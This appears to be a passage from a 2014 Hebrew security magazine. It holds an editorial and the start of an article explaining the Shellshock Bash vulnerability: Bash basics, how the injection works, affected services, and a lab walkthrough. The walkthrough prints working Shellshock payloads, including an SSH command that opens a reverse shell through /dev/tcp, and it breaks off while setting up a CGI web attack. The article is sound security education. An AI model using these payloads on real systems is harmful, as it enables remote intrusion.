

# Digital Whisper

גליון 54, אוקטובר 2014

מערכת המגזין:

מייסדים:

אפיק קסטיאל, ניר אדר

מוביל הפרויקט:

אפיק קסטיאל

עורכים:

שילה ספרה מלר, ניר אדר, אפיק קסטיאל

כתבים:

יובל (tsif) נתיב, אפיק (cp77k4r) קסטיאל, גדי אלכסנדרוביץ', דניאל ליבר, יורי סלובודיאניוק

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל [editor@digitalwhisper.co.il](mailto:editor@digitalwhisper.co.il)

---

## דבר העורכים

---

ברוכים הבאים לגיליון ה-54! הגיליון של חודש אוקטובר, הרבה זמן שלא היינו פה...

מה אפשר להגיד, חודש ספטמבר שחלף יזכר בין דפי ההיסטוריה של עולם ההאקינג בעקבות כנס הסייבר הבינלאומי 2014 שהתקיים בישראל זאת השנה הרביעית. לא, סתם, עם כל הכבוד לכנסי הסייבר שמתקיימים בארץ ולמטה הקיברנטי ולחבריו, חודש ספטמבר יזכר ככל הנראה בעקבות הפרסום אודות חולשת ה-Shellshock שהתגלתה ב-Bash ממש לפני מספר ימים.

על פניו זה נשמע הגיוני מאוד שחולשה כזאת תקבל מקום של כבוד בין דפי ההיסטוריה, בסופו של דבר מדובר בחולשה המאפשרת במקרים מסוימים, הרצת קוד מרוחק, שהתגלתה על רכיב שנמצא בהרבה מאוד מקומות ושאינה דורשת כמעט מאמץ. נשמע בדיוק כמו במקרה של HeartBleed, חולשה חזקה, שנמצאת באיזורים מאוד קריטיים שתפסה את כולנו לא מוכנים. ושוב, אני לא חושב שכשל ה-Shellshock הוא לא עניין רציני, אני פשוט טוען שלא זאת הסיבה שכנראה נזכור אותה לעוד לא מעט זמן.

הסיבה שלדעתי נזכור אותה לאורך זמן היא מפני שהפשטות שלה אל מול פרק הזמן שהיא לא פורסמה (או לא התגלתה) הוא הזוי ברמה שקשה להבין. את ה-HeartBleed לדוגמה, מצאו באפריל 2014, בקוד שנכנס למוצר במרץ 2012 - זאת אומרת שאחרי קצת יותר משנתיים הצליחו לזהות את הכשל, על המורכבות של החולשה עוד ניתן להתווכח. אך כאן במקרה של Shellshock, מדובר בחולשה שנמצאה בקוד שנכנס למוצר בשנת 1992, כך שמדובר במעל 21 שנה בין הרגע שנוצרה לרגע בו התגלתה, וכאן קשה מאוד להתווכח עם המורכבות שלה.

ה-HeartBleed עזרה לאנשי ה-IT להבין שגם במוצרים שנחשבים אמינים ובטוחים ופרושים בכל כך הרבה מקומות קיימות חולשות, אך ה-Shellshock עזרה להבין שאותן החולשות יכולות להיות פשוט בכל מקום, ולא משנה כמה עיניים עברו על הקוד או כמה המוצר וותיק. ובעוד שהניצול של HeartBleed הוביל לחשיפת מידע בעייתי כגון סיסמאות או SessionIDs, כאן ניצול של החולשה מאפשר הרצת קוד על המכונה בלי יותר מדי עניינים, אירוע לא נעים לכל הדעות. חשוב מאוד שנדע לסמוך על הטכנולוגיות שלנו אך חשוב לא פחות לדעת להיות עירניים ולא ליפול לשאננות.

ובנימה אופטימית זו - נאחל לכל קוראינו: שתיהיה שנה בטוחה ומעניינת ©

**קריאה מהנה!**

ניר אדר ואפיק קסטיאל.



---

## תוכן עניינים

---

2	דבר העורכים
3	תוכן עניינים
4	Shellshock - הפגיעות הרדומה
23	קישורים לקריאה נוספת
24	קריפטוגרפיה קוונטית
33	פוטנציאל מתקפות ה-DDoS במרחב האינטרנט הישראלי
44	תחום מפוספס - על אבטחת מידע בברקודים
52	דברי סיכום

## ShellShock - הפגיעות הרדומה

מאת יובל (tsif) נתיב ואפיק (cp77fk4r) קסטיאל



[מקור: <http://www.secmeme.com/2014/09/langsec-cat-wants-better-parsers-not.htm>]

### הקדמה

ב-25 לספטמבר 2014 פרסם ה-CERT האמריקאי את הודעה מספר [TA14-268A](#) המזהירה מפני פגיעות במעטפת הפקודה [Bash](#). מעטפת הפקודה Bash פורסמה לראשונה בשנת 1989 ומאז הפכה להיות מעטפת הפקודה הנפוצה ביותר אשר מגיע כברירת המחדל ברוב המערכות המבוססות Unix בשנים האחרונות. Bash הפכה להיות כל כך נפוצה שגם מכשירי Apple משתמשים בה כמעטפת הפקודה שמגיעה כברירת מחדל. המשמעות העיקרית של Bash היא בכל המקומות בהם אנו משתמשים בה גם באופן אגבי ללא כל תשומת לב. בעצם במספר רב של מקרים מערכות מבוססות לינוקס / יוניקס "משרשרות" את הפקודות שלהן לתוך Bash בשלב זה או אחר על מנת לבצע את תפקידן.

את הפגיעות, גילה מתכנת צרפתי בשם Stéphane Chazelas בחודש יולי השנה, אך רק ב-24 לספטמבר הוא הוציא הודעה פומבית על מנת לאפשר לספקיות התוכנה מספיק זמן לעדכן את המוצרים שלהן.



לפגיעות הוא קרה "Bashdoor". ב-25 לחודש (יום לאחר הפרסום), עלה לאויר האתר [shellshocker.net](http://shellshocker.net) ובו מידע טכני על הפגיעות וכיצד ניתן לתקנה.

נראה שהפגיעות נוצרה מקוד שנמצא במוצר עוד מגרסה 1.13 ששוחרר בשנת 1992.

נראה בהמשך כי כלים נוספים רבים, חלקם ברורים (כמו SSH) וחלקם קצת פחות ברורים (כמו לדוגמה חלק ממערכות האימות הדו שלבי) עושים שימוש ב-Bash. השימוש הנרחב ב-Bash גורם לכך שפגיעות במערכת זו הופכת להיות משמעותית ובמיוחד במערכות רבות ומסכנת שירותים רבים ברחבי האינטרנט באופן דומה לפגיעות HeartBleed אשר יחד עם עוצמת הפגיעות, בשילוב עם שכיחות היישום, הופכת להיות משמעותית מאוד ברחבי העולם.

סה"כ, הפגיעות קיבלה שני CVEs. הראשון [CVE-2014-6271](https://nvd.nist.gov/vuln/detail/CVE-2014-6271) והשני [CVE-2014-7169](https://nvd.nist.gov/vuln/detail/CVE-2014-7169). ה-CVE השני הוצא בעקבות תיקון לא שלם.

## מהי מעטפת פקודה?

על מנת להבין את מבנה הפגיעות, חשוב שנכיר קודם לכן מה זה בכלל "מעטפת פקודה" (מאנגלית: Command Shell - או בקיצור: Shell, או Command Line Interface - או בקיצור: CLI) ומה תפקידה. לכל מערכת הפעלה שמכבדת את עצמה כיום יש Shell, אם זה ה-Cmd (או ה-"Command Prompt") של מערכות ההפעלה מבית Microsoft, אם זה pdksh במערכות BSD, ואם זה Bash וחברותיה במערכות מבוססות Unix. לכל מערכת הפעלה יכולות להיות מספר מעטפות פקודה ותפקידן יכול להיות זהה או שונה.

לדוגמא, במערכת ההפעלה Windows, יש מספר מעטפות פקודה: הראשית, המרכזית והמוכרת ביותר הינה ה-cmd, אך בגרסאות החדשות יותר, ניתן לראות יותר ויותר שימוש במעטפת הפקודה wmic, מעטפת פקודה נוספת הינה netsh המשמשת כמעטפת הפקודה בכל מה שקשור לממשקי הרשת (קיצור של net shell).

על מנת להיות מדויקים יותר, חשוב לציין שמעטפת הפקודה הינה תת משפחה של מעטפות, קיימים סוגים שונים של מעטפות למערכות ההפעלה, דוגמאות מוכרות יותר הן המעטפות הגראפיות (ה-"GUI") של מערכות ההפעלה השונות: ה-Explorer של Windows, המעטפת הגראפית X בהפצות השונות של Linux ובמערכות MacOS ניתן למצוא את Quartz.

המטרה של מעטפת הפקודה הינה לאפשר למשתמשים "טכניים" יותר לבצע פעולות בצורה פשוטה יותר ומהירה יותר (ואף למרות שזה לא נראה בפני המשתמש ה"בייתי" - גם נוחה יותר), במקום לנבור בממשקים ובתתי-ממשקים, ניתן לפתוח את מעטפת הפקודה, להריץ פקודה או מספר פקודות ולבצע את

---


- ShellShock הפגיעות הרדומה

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

אותו הדבר בדיוק, במקרים רבים, למעטפת הפקודה יהיו מספר רב יותר של אופציות מאשר בממשק הגראפי, הסיבה נובעת מכך שבמידה ולממשק הגראפי יהיו את אותן האפשרויות שיש בממשק הפקודה הוא יהיה מבולגן בצורה משמעותית, דבר שרק יקשה את העבודה על המשתמש הפשוט במקום להקל עליו.

מלבד הזריזות שמעטפת הפקודה מקנה לנו, מעטפת הפקודה כוללת (ברב המקרים) גם שפת סקריפט ייחודית לה המאפשרת למשתמש ליצור סקריפטים שונים ובכך להקל על משימות שונות. את הסקריפטים הנ"ל ניתן לשמור בקבצי סקריפט, ובפעם הבאה שנרצה להריץ את סדרת הפקודות שהכנו - עלינו פשוט להריץ את הסקריפט.

לדוגמא, על מנת לראות את רשימת הפקודות שמעטפת הפקודה של Windows כוללת, עלינו לרשום בה את הפקודה "help", במידה ונעשה זאת, נקבל את הרשימה הבאה:



```

Administrator: C:\Windows\system32\cmd.exe
C:\>help
For more information on a specific command, type HELP command-name
ASSOC          Displays or modifies file extension associations.
ATTRIB         Displays or changes file attributes.
BREAK          Sets or clears extended CTRL+C checking.
BCDEDIT        Sets properties in boot database to control boot loading.
CACLS          Displays or modifies access control lists (ACLs) of files.
CALL           Calls one batch program from another.
CD             Displays the name of or changes the current directory.
CHCP           Displays or sets the active code page number.
CHDIR          Displays the name of or changes the current directory.
CHKDSK         Checks a disk and displays a status report.
CHKNTFS        Displays or modifies the checking of disk at boot time.
CLS            Clears the screen.
CMD            Starts a new instance of the Windows command interpreter.
COLOR          Sets the default console foreground and background colors.
COMP           Compares the contents of two files or sets of files.
COMPACT        Displays or alters the compression of files on NTFS partitions.
CONVERT        Converts FAT volumes to NTFS. You cannot convert the
               current drive.
COPY           Copies one or more files to another location.
DATE           Displays or sets the date.
DEL            Deletes one or more files.
DIR            Displays a list of files and subdirectories in a directory.
DISKCOMP       Compares the contents of two floppy disks.
DISKCOPY       Copies the contents of one floppy disk to another.
DISKPART       Displays or configures Disk Partition properties.
DOSKEY         Edits command lines, recalls Windows commands, and
               creates macros.
DRIVERQUERY    Displays current device driver status and properties.
ECHO           Displays messages, or turns command echoing on or off.
ENDLOCAL       Ends localization of environment changes in a batch file.
ERASE          Deletes one or more files.
EXIT           Quits the CMD.EXE program (command interpreter).
FC             Compares two files or sets of files, and displays the
               differences between them.
FIND           Searches for a text string in a file or files.
FINDSTR        Searches for strings in files.
FOR            Runs a specified command for each file in a set of files.
FORMAT         Formats a disk for use with Windows.
    
```

[הרשימה הנ"ל חלקית, במידה ותרצו לקבל את רשימת הפקודה המלאה - פשוט כתבו help ב-cmd]

במידה ונרצה לראות את רשימת הפקודות ש-Bash כוללת, נריץ גם בה את הפקודה "help":

```

root@root:~# help
GNU bash, version 4.1.5(1)-release (i486-pc-linux-gnu)
These shell commands are defined internally. Type 'help' to see this list.
Type 'help name' to find out more about the function 'name'.
Use 'info bash' to find out more about the shell in general.
Use 'man -k' or 'info' to find out more about commands not in this list.

A star (*) next to a name means that the command is disabled.

job_spec [&]
(( expression ))
. filename [arguments]
:
[ arg... ]
[[ expression ]]
alias [-p] [name=value] ... ]
bg [job_spec ...]
bind [-ltpsPVS] [-m keymap] [-f filename] [-q name>
break [n]
builtin [shell-builtin [arg ...]]
caller [expr]
case WORD in [PATTERN] [PATTERN]...) COMMANDS ;;>
cd [-L|-P] [dir]
command [-pVv] command [arg ...]
compgen [-abcdefgksuv] [-o option] [-A action] [>
complete [-abcdefgksuv] [-pr] [-DE] [-o option] [>
compopt [-o|+o option] [-DE] [name ...]
continue [n]
coproc [NAME] command [redirections]
declare [-aAfFiltux] [-p] [name=value] ...]
dirs [-clpv] [+N] [-N]
disown [-h] [-ar] [jobspec ...]
echo [-neE] [arg ...]
history [-c] [-d offset] [n] or history -anrw [fi>
if COMMANDS; then COMMANDS; [ elif COMMANDS; then>
jobs [-lnprs] [jobspec ...] or jobs -x command [a>
kill [-s sigspec | -n signum | -sigspec] pid | jo>
let arg [arg ...]
local [option] name=value] ...
logout [n]
mapfile [-n count] [-O origin] [-s count] [-t] [->
popd [-n] [+N | -N]
printf [-v var] format [arguments]
pushd [-n] [+N | -N | dir]
pwd [-LP]
read [-ers] [-a array] [-d delim] [-i text] [-n n>
readarray [-n count] [-O origin] [-s count] [-t] >
readonly [-af] [name=value] ...] or readonly -p
return [n]
select NAME [in WORDS ... ;] do COMMANDS; done
set [--abefhkmnptuvxBCHP] [-o option-name] [arg .>
shift [n]
shopt [-pqsu] [-o] [optname ...]
source filename [arguments]
suspend [-f]
test [expr]
time [-p] pipeline

```

בעזרת סט הפקודות הנ"ל נוכל לבצע שינויים במערכת ההפעלה ממש כאילו ביצענו אותן מהמעטפת הגראפית של המערכת, נוכל ליצור קובץ, למחוק קובץ, להוסיף משתמש, לשנות סיסמאות, לערוך הרשאות לקבצים, לכבות את המערכת, לסגור או לפתוח תהליך, לשנות פרמטרים בקונפיגורציית המסך, לשנות את השעון ועוד.

מעבר לסט הפקודות הנ"ל, נוכל ליצור קבצי סקריפט שיביצעו סט פעולות, או אף סט בדיקות ועל-פי תוצאותיהן לבצע סט פעולות ואותו נורה למערכת ההפעלה להריץ באירועים מסוימים ובכך לבצע את אותן הפקודות.

לדוגמא: ניתן ליצור סקריפט שבודק פעם בחודש האם יצא הגיליון של מגזין אבטחת המידע המעודף עלינו, ובמידה וכן - הסקריפט יצור תיקיה במיקום שקבענו מראש, יוריד אליה את כלל הכתבות שפורסמו במסגרת הגיליון וישלח לנו אימייל או SMS עם הודעה על כך.

תאמינו או לא, אבל סקריפט שכזה לא אמור לקחת יותר מעשר שורות קוד.

## אז מה זה Bash?

עד כה דיברנו די בכלליות על מעטפות שונות של מערכת ההפעלה ובפרט על מעטפת הפקודה, בשורות הבאות נסביר קצת יותר לעומק על מעטפת הפקודה Bash.



כאמור, Bash הינה מעטפת פקודה המיועדת למערכות הפעלה מבוססות Linux (למרות [שקיימות דרכים](#) להריץ אותה גם על Windows). את Bash כתב בריאן פוקס בשנת 1989 ומשמעות שמה הינו "Bourne-again shell". בכלליות, Bash הינה מעטפת פקודה מורחבת למעטפת ישנה יותר בשם sh שפותחה ב-1979, קיימים הבדלים משמעותיים בין השתיים, כדוגמת יצירת job-ים של מערכת ההפעלה, יצירת aliases לפקודות "פחות סטנדרטיות", יצירת סקריפטים הכוללים פונקציות ועוד.

ל-Bash מנוע סקריפטינג חזק מאוד, ובעזרתו ניתן ליצור סקריפטים העונים לתרחישים מורכבים מאוד, לא נכנס לנושא זה בחלק זה של המאמר, אך במידה ותרצו להעמיק בנושא, תוכלו לפנות לקישורים הבאים:

- Bash Guide for Beginners - <http://tille.garrels.be/training/bash/index.html>
- Advanced Bash-Scripting Guide - <http://www.tldp.org/LDP/abs/html>

## מהות הפגיעות

### תיאור הפגיעות

כמו שראינו, Bash מאפשרת הרצה של קבצי אצווה (Bash Scripts). סקריפטים אלה מאפשרים יצירה של פונקציות. פונקציה לדוגמה ב-Bash תראה כך:

```
foo {  
    echo 'testing'  
    return 1  
}
```

יחד עם זאת ניתן להגדיר משתני סביבה. אותם משתנים יכולים לשמש אותנו במקומות שונים לאורך הפונקציה שלנו או באופן חוזר במהלך הריצה של המערכת. הבה נסתכל על פונקציה אשר מגדירה גם משתנה סביבתי:


```
foo {  
    echo 'setting environment var'  
    export g='this is another test'  
    return 0  
}  
foo  
echo $g
```

הפגיעות shellshock מנצלת את העובדה שגם ב-Bash ניתן להגדיר פונקציה כמשתנה סביבתי ולאחר מכן מוסיפה קוד נוסף בסוף הפונקציה. הניצול עצמו נראה כך:

```
env x='()' { :; }; echo digital whisper' bash -c "echo is awesome"
```

ShellShock הפגיעות הרדומה -  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)





ננסה לפרק את הקוד לשלבים אותם יבצע Bash ומדוע.

1. ההגדרה הראשונה של `env=x` בעצם מתחילה להגדיר משתנה סביבתי בשם `x`.
2. לאחר מכן, המשתנה `x` מתחיל ונגמר בפונקציה ריקה שאינה מבצעת כלום.
3. בסוף הפונקציה מופיע הקוד `echo digital whisper`
4. ולאחר סיום הגדרת המשתנה הסביבתי מופיעה הקריאה ל-Bash שיריץ את הפקודה: `echo is awesome`.

הקוד המוזרק כאן אשר אינו אמור לרוץ הינו הקוד בסעיף 3. שימו לב שלאחר ההגדרה של המשתנה אנו יכולים להריץ פקודות ואליהן יתייחס Bash כפקודות רגילות שהוקלדו דרך הקונסול ולכן יוכל להגביל אותן. הפקודה אשר מצורפת בסיום הפונקציה רצה גם היא. לקוד זה אסור לרוץ מכיוון שזה אמור להיות עדיין רק ערך של המשתנה.

דוגמא לקונסול עם התיקון ייראה כך:

```
root ~ > env x='() { :; }; echo digital whisper' bash -c "echo is awesome"
bash: warning: x: ignoring function definition attempt
bash: error importing function definition for `x'
is awesome
root ~ >
```

## רכיבים מושפעים

כמו שצינו בתחילת המאמר, מכיוון שהפגיעות נמצאת ברכיב אשר נמצא בשימוש פעמים רבות על ידי תוכנות אחרות אנו נוכל לראות דוגמאות רבות בהן השימוש בתוכנות אלו יכול לעורר את הפגיעות ברכיב מסויים. ננסה "לעשות סדר" ברכיבים מסוימים אשר אנו יודעים שמושפעים מהנושא ולאחר מכן לתאר תרחישים בהם רכיבים נוספים עלולים להיות מושפעים מהפגיעות. דוגמא לקונסול עם התיקון ייראה כך:

### ForceCommand

ForceCommand היא פונקציה אשר בשימוש השירות `sshd` כחלק מתהליך ה-`sshd_config`. הפונקציה אמורה לאפשר הרצה של פקודה ולמנוע הרצה של פקודות לפי הגדרת השירות, כפי שמתואר בתיעוד של [OpenBSD](#). בעזרת המשתנה הסביבתי ניתן לדרוש מהשירות להריץ פקודות גם אם אותן פקודות נמצאות ברשימה השחורה שהוגדרה לשירות. פגם זה משמעותי מכיוון ששירותים רבים נוספים מסתמכים על אותו שירות `sshd`. שירותי Git ו-Subversion לדוגמא מאפשרות למשתמש גישה מוגבלת (מאוד) ובעזרת שאלשוק ניתן להריץ פקודות על חלק משירותים אלה.



## Apache Mods

שירות ה-apache משתמש בתוספות אשר נקראות mods על מנת לאפשר לשירות יכולות נוספות. כך לדוגמה שירות ה-apache אינו יודע להבין CGI "שירות מהקופסא" ולכן ניתן להתקין את התוסף cgi\_mod אשר "ילמד", או יהווה מתווך, ויאפשר לשירות להריץ סקריפטים של CGI. שירות זה פגיע לחולשה והופך את הסיכון לבעייתי יותר כאשר היא מאפשר נקודת חדירה למערכות רבות. שפות תוכנה נוספות אשר נמצאות פגיעות כאשר הן נקראות באותה צורה הן:

- C - system/popen
- Python - os.system/os.popen
- PHP - system/exe - אך ורק כאשר מורץ דרך mod\_cgi.
- Perl - open/system

הפגיעות הופכת להיות משמעותית יותר ובעייתית יותר כאשר אנו נזכרים שאנו מכירים מערכות bash ו-cgi רבות אינן מערכות "נוחות" לעדכון. רכיבי תקשורת רבים כגון נתבים, חומות אשר ורבים אחרים הינן מערכות מבוססות לינוקס אשר לא מעדכנים אותן לעיתים קרובות. המשמעות היא שרכיבים רבים ישארו פגיעים לתקופה ארוכה גם לאחר התיקונים.

## DHCP Clients


שרתי DHCP רבים מקבלים בהגדרה סקריפטים מסויימים שעליהם להריץ בעת ביצוע התחברות של משתמש. סקריפטים אלה לרוב מקבלים מידע מהמשתמש. כך לדוגמה כתובת ה-MAC שממנה ביקש המשתמש לקבל כתובת IP תרשם בטבלה המתעדת את חלוקת הכתובות. מכיוון שהנתונים מגיעים בעצם מהמשתמש ורק אז מוכנסים לתוך משתנה סביבתי התגלו כאן מקרים בהם המשתמש מצליח לעורר את הפגיעות על ידי חבילה הנבנית במיוחד לשרת DHCP מסוים.

## מקרים לא ידועים

במקרים רבים, כפי שצינו בתחילת המאמר, ישנם רכיבים נוספים אשר בונים על שימוש ב-Bash כחלק מהמערכת או כרכיב מגשר בינם לבין רכיבים נוספים. בעתיד יוצאו שירותים נוספים אשר נגלה שמריצים פקודות נוספות על המערכת ומושכים משתנים אזוריים בעזרת Bash... במידה ולמשתמש ישנה שליטה כזאת או אחרת במשתנים האלה ישנו סיכוי סביר שמשם יהיה וקטור נוסף לניצול החולשה.

להלן [רשימה מתעדכנת של רכיבים](#) אשר ידוע כרגע שנפגעו מ-shellshock.





1. Duo Push to XXX-XXX-XXXX
2. Phone call to XXX-XXX-XXXX
3. SMS passcodes to XXX-XXX-XXXX (next code starts with: 2)

Passcode or option (1-3): 1

Pushed a login request to your device...

Success. Logging you in...

```
[server01 ~]$ logout
```

ניצול של ארגז חול כזה שעלול להפגע על ידי ניצול shellshock יכול להראות כך:

```
[10:31:24]$ ssh -p 2102 localhost '() { :; }; echo MALICIOUS CODE'
password:
MALICIOUS CODE
```

לדוגמה ניתן לתרגל את זה אצלנו. קחו שרת לינוקס לא מעודכן. התקינו עליו שרת SSH והגדירו אותו כך:

```
sudo useradd -d /tisf -s /bin/bash tisf
sudo mkdir -p /tisf/.ssh
sudo sh -c "echo command=\\\\"echo starting sleep; sleep 1\\" $(cat ~/.ssh/id_rsa.pub)
> /tisf/.ssh/authorized_keys"
sudo chown -R tisf /tisf
```

לאחר מכן, חיבור רגיל אל השרת אמור להניב את התוצאה הבאה:

```
$ ssh tisf@demo.morirt.com echo something else
starting sleep
```

ניצול של הפגיעות תוכלו להריץ על אותו שרת שלכם כך:

```
$ ssh tisf@demo.morirt.com '() { :; }; bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
starting sleep
```

במקרה זה לדוגמה יצרנו reverse shell חזרה אלינו.

## תקיפה מבוססת Web

ישנן לא מעט דרכים שבהן ניתן לנצל פגיעות זאת דרך אתרי האינטרנט ובכך להגיע מצב שבו ניתן להריץ קוד על השרת עצמו. הרעיון הכללי הוא איתור עמוד בשרת אשר מצד אחד למשתמש יש גישה אליו, ומצד שני עמוד זה מבצע שימוש בהעברת פרמטרים דרך Bash, ולאחר מכן העברת פקודה בצימוד ("() } ignored") כך שנגיע למצב שבו האינסטנס של Bash שאמור טפל בפרמטר שהועבר לו על-ידי העמוד הנתקף יריץ את הפקודה במקום להתייחס אליה כאל מחרוזת רגילה.

נשמע שהסבירות להמצאות עמוד שכזה נמוכה? מסכים, אך עם זאת, מסתבר שלמרות שזה נראה כך - המצב שונה מאוד בשטח. מסתבר שבלא מעט מקרים שבהם נראה שאין שום סיבה ש-Bash תתערב - היא עדיין שם. ובדוגמה הבאה נראה זאת.

לשם הדוגמה אנו נדרש להקים סביבת עבודה קטנה, והיא תכלול שרת Apache המריץ Perl, לשם כתיבת המאמר אשתמש במכונת BackTrack5, שבאה עם שרת כל מה שאנו צריכים:


- שרת Apache - גרסה 2.2.14.
- Perl - גרסה 5.10.1.
- Bash - גרסה 4.1.5.

על מנת להפעיל את שרת ה-Apache, כתבו בשורת הפקודה:

```
apache2ctl start
```

במידה ואין שום דבר שמאזין על הפורט המוגדר (ברירת מחדל: 80) השרת אמור לצעוק לכם משהו על כך שהוא לא הצליח לזהות את ה-FQDN שלו אבל הוא ממשיך לרוץ בכל מקרה. במידה והשרת צועק על כך שהוא לא הצליח לבצע bind לפורט המוגדר אצלו - או שתשנו את הפורט ב-httpd.conf או שתסגרו את התהליך הסורר שמאזין לפורט (netstat ולאחר מכן kill).

אם ביצעתם את הכל כמו שצריך, נסו לגלוש לכתובת המקומית / חיצונית של המערכת, אתם אמורים לקבל משהו בסגנון הבא:





שרת ה-Apache ב-BackTrack מגיע מקונפג כך שהוא יודע להריץ סקריפטים של perl, אך במידה ואצלכם במערכת לא כך הדבר - בצעו את השלבים כפי שמוסבר בקישור הבא:

<http://perlmaven.com/perl-cgi-script-with-apache2>

כעת, יש לנו שרת Apache שיודע להריץ סקריפטים של Perl, כל שנותר לנו לעשות הוא ליצור עמוד שכזה. ולכן, צרו קובץ בשם test.pl בתיקייה:

```
usr/lib/cgi-bin/
```


וכתבו לתוכו משהו בסגנון הבא:

```
#!/usr/bin/perl
